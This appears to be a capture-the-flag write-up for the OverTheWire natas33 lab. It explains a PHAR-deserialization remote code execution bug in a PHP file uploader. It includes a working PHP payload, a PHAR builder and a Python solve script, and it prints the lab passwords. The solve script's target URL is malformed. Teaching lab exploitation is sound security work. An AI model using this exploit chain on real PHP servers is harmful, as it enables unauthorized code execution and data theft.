
We are provided with a simple looking webpage that allows us to upload files.
In the source code, we can get the full picture of how the backend operates.
The entire file upload and parsing functionality is implemented in the Executor class. When a file is uploaded, the __construct() method will move it to /natas33/upload.
The interesting part is in the __destruct() method. If the file hash matches the $signature attribute of the Executor instance, the backend will execute the file as PHP code. This gives us a potential RCE vector.
However, the main obstacle is that $signature is set to a hardcoded hash by default, and cracking the hash is impossible as the hash itself consists of leetspeak phrases, so it isn't even a valid hash.
// graz XeR, the first to solve it! thanks for the feedback!
// ~morla
class Executor{
    private $filename="";
    private $signature='adeafbadbabec0dedabada55ba55d00d';
    private $init=False;

    function __construct(){
        $this->filename=$_POST["filename"];
        if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
            echo "File is too big<br>";
        }
        else {
            if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33/upload/" . $this->filename)) {
                echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
                echo "Firmware upgrad initialised.<br>";
            }
            else{
                echo "There was an error uploading the file, please try again!<br>";
            }
        }
    }

    function __destruct(){
        // upgrade firmware at the end of this script

        // "The working directory in the script shutdown phase can be different with some SAPIs (e.g. Apache)."
        chdir("/natas33/upload/");
        if(md5_file($this->filename) == $this->signature){
            echo "Congratulations! Running firmware update: $this->filename <br>";
            passthru("php " . $this->filename);
        }
        else{
            echo "Failur! MD5sum mismatch!<br>";
        }
    }
}

...

session_start();
if(array_key_exists("filename", $_POST) and array_key_exists("uploadedfile",$_FILES)) {
    new Executor();
}
The vuln in this challenge is pretty subtle, and it lies in the md5_file() call in __destruct().
Essentially, md5_file() is one of the few functions that supports the phar:// wrapper, which auto-deserialized metadata in the PHAR archives provided. We can inject arbitrary objects inside the PHAR archive metadata, giving us an object injection vector.
In our attack, we can upload an RCE payload and PHAR payload files to the server, then make a request with phar:// as the filename to trigger the deserialization of our PHAR archive, which will then execute the RCE payload file.
We will first create payload.php that will output the contents of the password file. Uploading it to the server will store it in /natas33/upload.
<?php system('cat /etc/natas_webpass/natas34') ?>After that, we can create our malicious PHAR archive. Inside the archive metadata, we will inject an Executor object that has the $filename attribute set to our payload.php inside the uploads directory.
Since the $signature attribute is set to the correct file hash of payload.php, when the server calls __destruct() on our Executor object, the MD5 check will pass, and our RCE payload will be executed.
<?php

    class Executor {
        private $filename;
        private $signature;
        private $init;

        function __construct() {
            global $payload;

            $this->filename = "/natas33/upload/payload.php";
            $this->signature = md5(file_get_contents('payload.php'));
            $this->init = true;
        }
    }

    @unlink("exploit.phar");

    $phar = new Phar("exploit.phar");
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>");
    $phar->addFromString("a", "a");

    $object = new Executor();
    $phar->setMetadata($object);

    $phar->stopBuffering();

?>
We upload the malicious PHAR normally, then trigger the deserialization in another request with the phar:// wrapper, and we win.
Below is my solve script to automate this.
import requests
import subprocess

url = "http://natas33.natas.labs./blog/overthewire.org"

s = requests.Session()
s.auth = ('natas33', '2v9nDlbSF7jvawaCncr5Z9kSzkmBeoCJ')

# create rce payload
payload = "<?php system('cat /etc/natas_webpass/natas34') ?>"
filename = 'payload.php'

with open(filename, 'w') as f:
    f.write(payload)

# create phar payload
subprocess.run(['php', '-d', 'phar.readonly=0', 'exploit.php'])
print("> Created payload")

# upload payload
res = s.post(
    f"{url}/index.php",
    data={ "filename": filename },
    files={"uploadedfile": (filename, payload, "text/plain")}
)

print("> RCE payload uploaded")

with open("exploit.phar", "rb") as f:
    res = s.post(
        f"{url}/index.php",
        data={ "filename": 'exploit.phar' },
        files={"uploadedfile": ('exploit.phar', f.read(), "application/octet-stream")}
    )

print("> PHAR payload uploaded")

# trigger deserialisation
res = s.post(
    f'{url}/index.php',
    data={ 'filename': 'phar://exploit.phar' },
    files={ 'uploadedfile': ('a', 'a', 'text/plain')}
)

print(res.text)
Running the script will get the webpage to display the password to level 34.

Password: j4O7Q7Q5er5XFRCepmyXJaWCSIrslCJY